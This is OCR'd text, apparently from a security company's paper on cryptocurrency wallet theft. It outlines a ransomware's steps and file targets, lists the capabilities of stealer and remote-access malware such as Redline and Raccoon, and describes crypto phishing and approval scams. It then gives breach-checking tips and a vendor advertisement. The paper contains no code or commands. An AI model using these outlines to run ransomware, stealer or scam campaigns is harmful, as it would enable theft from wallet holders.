
Magnus Ransomware its a sofisticated ransomware which can bypass any anti virus as malwarebites, avast, bitdefender... If it detect it doesnt even do anything because It disable any anti virus or program so its so dificult to dont get hacked.
Step 1- Disable AV
Step 2- Disable startup apps
Step 3- Encrypt all types of files as:

".txt",".jar",".dat",".contact",".settings",".doc",".docx",".xls",".xlsx",".ppt",".pptx",".odt",".jpg",".mka",".mhtml",".oqy

Step 4- Create a Readme.txt file which gives you all steps to unencrypt all files
Step 5- If the person paid then the attacker will send the desencryption software
Step 6- Enjoy the money :)


Venom rat





Venom RAT + HVNC: Remote Desktop, Online/Offline logger, Password Recovery, Clone profile, Download Execute 3 methods(Memory, Disk, URL)

Redline




Collects from browsers(Login and passwords, Cookies, Autocomplete fields, Credit cards), Collection of data from FTP clients, IM clients, Customizable grabber file according to the criteria: Path, Extension, Search in subfolders (can be configured for the desired cold wallets, steam, etc.), Create/Edit tasks:
a) Download - download a file via a direct link to the specified path
b) RunPE - inject a 32-bit file downloaded from a direct link into another file that you specify
c) DownloadAndEx - downloading a file via a direct link to the specified path with subsequent launch
d) OpenLink - open link in default browser

Raccoon

Collection of Steam files, Collecting Telegram Desktop, passwords, cookies and autofill, File grabber with very fine tuning and support for shortcuts, The loader supports .EXE / .DLL / .BAT files as well as running commands (CMD) and Powershell, Almost all existing cryptocurrency desktop wallets, Recursive collection of Core wallets (.dat), Panel in *.onion zone

The story of steal wallet

Cryptocurrencies are a popular target for hackers because crypto transactions are pseudonymous and typically irreversible. This makes it challenging to associate stolen crypto with the real-world identity of the hacker and essentially impossible to reverse nefarious transactions.
We have multiple scenario when wallet is compromised for example malware and other method such as phishing



Malware and Stealer


Campaign Based

In this method for any service or hot exploitation(CVE-2021-40444) run campign for comromise users and drop malware.

Spreader


In this method for any service or hot exploitation(CVE-2021-40444) run campign for comromise users and drop malware.

Stealer Cloud Log



Lots of malware have leakage in server side and in dark/deep web sellers sell it. For example Nocryi Logs sell redline stealer such as below

Phishing



run campaign for compromise users and drop malware.
For example run binance method for binance breached ids document and drop malware to victims

Fake Airdrop

Scammers will use free airdrop events with posters or links to promote in the community. If the user scans the code, enters the website and approves to receive airdrop tokens. After approval, the scammers obtain permission to transfer away user assets easily.

Fake QR Code

Fake QR code scam refers to that fraudsters use fake QR codes to let users perform operations such as approval. Usually, the user will enter the transfer interface or phishing pages after scanning the code. Actually, this transfer operation is an approval process. If the user clicks "Approve", the fraudster will obtain permission to transfer the asset, which leads to the loss of the asset.

Phishing Website

"Phishing website" refers to a fake website used to deceive users. Its page is basically the same as the real website. Scammers use fake sites to deceive and steal users' private keys or mnemonics. In general, Phishing websites have only one or a few pages, which are slightly different from real websites. They usually spread fake giveaways/airdrops, or impersonate official supports, or other means on communities to attract users to use their fake websites.

Phishing App

The scammer will develop Apps that are highly similar to the official App. When the user creates or imports a wallet, the data will be recorded and synchronized to the scammer’s specific server. As a result, users have a great risk of being stolen by scammers.

Fake Token

Scammers counterfeit tokens by using similar token names and symbols, and then they will exchange for real tokens that are well-known tokens. The main victims are mostly new users since users who get familiar with the blockchain can judge a token by checking the contract address of the token, such as the common USDT, ETH, BTC, etc.

Fake Customer Service

Most people will contact customer service for help when there are some problems that need to be solved. At this time, scammers get the chance to impersonate official supports. Usually, they have the same name and logo (not ture) with the official supports and then hide in the various communities/groups. Once users send their issues on the group, these scammers will send messages to users privately attached unknown links/QR codes to fraud users' private key or mnemonic.


DApp Approval

When it comes to currency exchange in the DEX platform, the approval step will be used. Only after the first operation of “Approve“ can the swap be performed, and this is only one of the application scenarios.
Since the "Approve" operation essentially grants the exercise authority of part of your token to another address or smart contract address, scammers will use codes or links to maliciously let users perform "Approve" operations. For example, users may receive airdrop tokens attached memo and link, noted that the airdropped tokens can be exchanged for other tokens. If the user opens the link and executes the exchange, they will fall into the trap that maliciously approves Dapp. As a result, the user's assets will be transferred by the Dapp easily.

Have I Been Pwned


find out if your account has been hacked may be recently your email or exchange account or wallet compromised.

1 Email




Please check your email in intelx like as this
https://intelx.io/?s=your@mail.tld

2 Wallet Address



Please search wallet address in intelx(BTC, ETH)
https://intelx.io/?s=3EKWP3ZviLXudcoAfzammYQKwaz2zJKwQW

3 Important Files



Please calculate wallet.dat file checksum and search in intelx
https://intelx.io/?s=3B1A1E454F506CCB965738965D0A4A1C

About **Hadess**

Savior of your Business to combat cyber threats
Hadess performs offensive cybersecurity services through infrastructures and software that include vulnerability analysis, scenario attack planning, and implementation of custom integrated preventive projects. We organized our activities around the prevention of corporate, industrial, and laboratory cyber threats.

Contact Us

To request additional information about Hadess's services, please fill out the form below. A Hadess representative will contact you shortly.

Website:

www.hadess.io

Email:

Marketing@hadess.io

Phone No.

+989362181112

Company No.

+982177873383

hadess_security

Hadess

Products and Services

PWN Z1 | Audit Your Organization

Identifying and helping to address hidden weaknesses in your organization's security

3Eye | Data Breach Search Engine

Fully assess to public/private data breach for find your organization's leakage.

Blockchain Security | Smart Audit and Protection

Identifying and helping to address hidden weaknesses in your organization's security

Red Teaming Operation | PROTECTION PRO

Fully assess your organization's threat detection and response capabilities with a simulated cyber-attack.

HADESS

www.hadess.io